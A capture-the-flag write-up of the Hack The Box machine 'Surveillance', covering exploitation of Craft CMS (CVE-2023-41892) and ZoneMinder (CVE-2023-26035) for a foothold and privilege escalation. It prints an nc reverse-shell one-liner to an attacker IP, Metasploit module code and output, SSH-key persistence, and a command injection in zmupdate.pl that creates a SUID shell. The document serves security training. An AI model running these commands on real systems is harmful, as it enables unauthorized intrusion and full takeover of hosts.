Erel Regev


Table of Contents

Scanning 1
Craft CMS 2
User 2
Privilege Escalation 5

Scanning

```
Nmap scan report for surveillance.htb (10.10.11.245)
Host is up (0.19s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
22/tcp   open     ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http         nginx 1.18.0 (Ubuntu)
3325/tcp filtered active-net
3369/tcp filtered satvid-datalnk
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Accessing the website:



As I was poking around the website, trying to find cool features to play with, sadly, nothing really caught my attention. But hey, down at the bottom of the page, it says that the website is powered by Craft CMS.

Erel Regev

Craft CMS

Craft CMS (Content Management System) is a web publishing platform that helps you create and manage digital content. It provides a flexible and user-friendly environment for building websites and web applica**tions.**

Exploitation:

I was looking for known vulnerabilities to exploit and found the following:
https://nvd.nist.gov/vuln/detail/CVE-2023-41892

CVE-2023-41892 is a security vulnerability discovered in Craft CMS, a popular content management system. Craft CMS versions affected by this vulnerability allow attackers to execute arbitrary code remotely, potentially compromising the security and integrity of the application.

https://gist.github.com/to016/b796ca3275fa11b5ab9594b1522f7226

I turned on the Proxy using burpsuite and configured it by line 34 in the code:

```
26
27  def getTmpUploadDirAndDocumentRoot():
28      data = {
29          "action": "conditions/render",
30          "configObject[class]": "craft\elements\conditions\ElementCondition",
31          "config": r'{"name":"configObject","as ":{"class":"\\GuzzleHttp\\Psr7\\FnStream", "__construct()":{"methods":{
32      }
33
34      response = requests.post(url, headers=headers, data=data, proxies={"http": "http://127.0.0.1:8080"})
35
36      pattern1 = r'<tr><td class="e">upload_tmp_dir<\/td><td class="v">(.*?)<\/td><td class="v">(.*?)<\/td><\/tr>'
37      pattern2 = r'<tr><td class="e">\$_SERVER\[\'DOCUMENT_ROOT\'\]<\/td><td class="v">([^<]+)<\/td><\/tr>'
38
```

We got a shell!


User

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Machines/Surveillance]
└─$ python3 exploit.py http://surveillance.htb
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$
```


The shell is awful though. Let's upgrade it! I used the following payload from the command line:
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc 10.10.14.95 8888 >/tmp/f; disown;

HTB Machine: Surveillance - Difficulty: Medium - Linux


Erel Regev



Now after we got a new shell, lets stabilize it using the following commands:




Now, after long investigation of the back-end files, including the .env file, that lead to a dead end while trying to crack the found hashes, I went to look in the backup directories for older files:



It seems to be an old SQL database. Maybe we can find relevant credentials or info in there.

I launched http server on the remote machine and downloaded the file to my local machine using wget:




Time to explore the file!

I opened it using a text editor…

HTB Machine: Surveillance - Difficulty: Medium - Linux

Erel Regev


Boom!!!



We have a user ‘Matthew’ and a password!

Let’s try to login using SSH:

We are in and we have the user flag!



Erel Regev

Privilege Escalation

I was enumerating the machine using scripts such as Linpeas, Linuxenum, pspy64 with nothing useful for now. I was interested whether there are more open ports of different services running on the machine and I found the following:

```
matthew@surveillance:~$ sudo -l
[sudo] password for matthew:
Sorry, user matthew may not run sudo on surveillance.
matthew@surveillance:~$ netstat -tapn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0    248 10.10.11.245:22         10.10.14.95:32932       ESTABLISHED -
tcp        0      1 10.10.11.245:35484      8.8.8.8:53              SYN_SENT    -
tcp        0      0 10.10.11.245:38302      10.10.14.95:8888        ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
matthew@surveillance:~$
```

To be able to access it, I need to Port forward it:


```
┌──(kali㉿kali)-[~]
└─$ ssh -L 8081:localhost:8080 matthew@10.10.11.245
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Dec 17 04:38:43 PM UTC 2023

  System load:  0.0               Processes:             237
  Usage of /:   84.3% of 5.91GB   Users logged in:       1
  Memory usage: 16%               IPv4 address for eth0: 10.10.11.245
  Swap usage:   0%
```

Let's try to access the localhost using the new port (8081):



ZoneMinder is an open-source video surveillance software suite designed to monitor, record, and manage video feeds from security cameras. It provides a comprehensive set of features for security and surveillance purposes.

After searching for relevant vulnerabilities I found the following:

Erel Regev

CVE-2023-26035 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

ZoneMinder is a free, open source Closed-circuit television software application for Linux which supports IP, USB and Analog cameras. Versions prior to 1.36.33 and 1.37.33 are vulnerable to Unauthenticated Remote Code Execution via Missing Authorization. There are no permissions check on the snapshot action, which expects an id to fetch an existing monitor but can be passed an object to create a new one instead. TriggerOn ends up calling shell_exec using the supplied Id. This issue is fixed in This issue is fixed in versions 1.36.33 and 1.37.33.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CNA: GitHub, Inc. **Base Score:** 7.2 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N

It is possible to import custom module into msfconsole to exploit that:

https://packetstormsecurity.com/files/175675/ZoneMinder-Snapshots-Command-Injection.html

I save it as a .rb file and saved it in the msfconsole exploit directory on my local machine:

surveillance--...01--v4.4.14.sql × zoneminder_snapshots.rb ×

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
#
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  prepend Exploit::Remote::AutoCheck
  include Msf::Exploit::CmdStager

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'ZoneMinder Snapshots Command Injection',
        'Description' => %q{
          This module exploits an unauthenticated command injection
          in zoneminder that can be exploited by appending a command
          to the "create monitor ids[]"-action of the snapshot view.
          Affected versions: < 1.36.33, < 1.37.33
        },
        'License' => MSF_LICENSE,
        'Author' => [
          'UnblvR',    # Discovery
          'whotwagner' # Metasploit Module
        ],
        'References' => [
          [ 'CVE', '2023-26035' ],
          [ 'URL', 'https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-72rg-h4vf-29gr']
        ],
        'Privileged' => false,
        'Platform' => ['linux', 'unix'],
        'Targets' => [
```

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
└─$ sudo cp /home/kali/Desktop/Machines/Surveillance/zoneminder_snapshots.rb .
[sudo] password for kali:
```

Then I reloaded the modules to msfconsole:

kali@kali: /usr/share/metasploit-framework/modules/exploits

File Actions Edit View Help

```
msf6 > reload_all
[*] Reloading modules from all module paths...
```

HTB Machine: Surveillance - Difficulty: Medium - Linux

Erel Regev

```
msf6 > search zoneminder

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/zoneminder_lang_exec      2022-04-27       excellent  Yes    ZoneMinder Language Settings Remote Code Exec
   1  exploit/zoneminder_snapshots                  2023-02-24       excellent  Yes    ZoneMinder Snapshots Command Injection
```

Configured the relevant information:

RHOSTS

RPORT

LHOST

TARGETURI

```
msf6 exploit(zoneminder_snapshots) > set targeturi /index.php
targeturi => /index.php
msf6 exploit(zoneminder_snapshots) > run

[*] Started reverse TCP handler on 10.10.14.95:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Elapsed time: 16.700395564001155 seconds.
[+] The target is vulnerable.
[*] Fetching CSRF Token
[+] Got Token: key:eb21342b63a49f60ede88dfb1775d70f07706d0b,1702835111
[*] Executing nix Command for cmd/linux/http/x64/meterpreter/reverse_tcp
[*] Sending payload
[*] Sending stage (3045380 bytes) to 10.10.11.245
[*] Meterpreter session 1 opened (10.10.14.95:4444 -> 10.10.11.245:59596) at 2023-12-17 19:45:17 +0200
[+] Payload sent

meterpreter >
```

```
meterpreter > getuid
Server username: zoneminder
meterpreter >
```

By incorporating my SSH public key into the ZoneMinder user's Authorized_keys file, I've established a setup that allows me to connect to the user through SSH effortlessly, eliminating the requirement for a password during the authentication process.

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC5oUnQbFh1+4EHeuQjrc
G3e3/od5wfQO1dl4yu9xOOGGLyOO9MHDvYIP873RYm/fgvDkxxVBk7PXB4ZRiPI7
0tt7YjafcCNCC68tta6NSeH5hJmFYwhEuIUEaRtyUlH7GD+pdYeLkiO8viE6n7OY
cuGn8udXQP+82hz9TWSzkjapWiWXX1U14ALaT0xYiy4eYv8xWtVmxzcPs+KuuxQ9
ls -la
total 12
drwxr-xr-x 2 zoneminder zoneminder 4096 Dec 17 17:52 .
drwxr-x--- 3 zoneminder zoneminder 4096 Dec 17 17:50 ..
-rw-r--r-- 1 zoneminder zoneminder  563 Dec 17 17:52 authorized_
```

```
File  Actions  Edit  View  Help
zoneminder@surveillance:~$
```

We got a reverse connection with the user zoneminder!

Alright, so first thing to do, same as normal user, is to check whether the user can execute commands using sudo:

```
zoneminder@surveillance:~$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
zoneminder@surveillance:~$
```

Looks promising!

Any command that matches the pattern "/usr/bin/zm[a-zA-Z]*.pl *" can be executed without password authentication.

```
zoneminder@surveillance:~$ ls /usr/bin/zm[a-zA-Z]*.pl *
ls: cannot access '*': No such file or directory
 /usr/bin/zmaudit.pl     /usr/bin/zmdc.pl           /usr/bin/zmonvif-trigger.pl   /usr/bin/zmstats.pl       /usr/bin/zmtrack.pl     /usr/bin/zmvideo.pl
 /usr/bin/zmcamtool.pl   /usr/bin/zmfilter.pl       /usr/bin/zmpkg.pl             /usr/bin/zmsystemctl.pl   /usr/bin/zmtrigger.pl   /usr/bin/zmwatch.pl
 /usr/bin/zmcontrol.pl   /usr/bin/zmonvif-probe.pl  /usr/bin/zmrecover.pl         /usr/bin/zmtelemetry.pl   /usr/bin/zmupdate.pl    /usr/bin/zmx10.pl
zoneminder@surveillance:~$
```


HTB Machine: Surveillance - Difficulty: Medium - Linux

Erel Regev

I systematically reviewed each script utilizing the -h flag for assistance. This meticulous inspection revealed the existence of the /usr/bin/zmupdate.pl script, notable for its acceptance of a 'dbuser' parameter.

Taking advantage of the suspected command injection in the '/usr/bin/zmupdate.pl' script, I devised a command aimed at duplicating 'bash' and endowing the duplicate with SUID (Set User ID) privilege. The injected command within the 'dbuser' parameter was:

sudo /usr/bin/zmupdate.pl -version=2 -u '$(cp /bin/bash /tmp/.root; chmod u+s /tmp/.root;)' -p "nothing"



Congrats 😊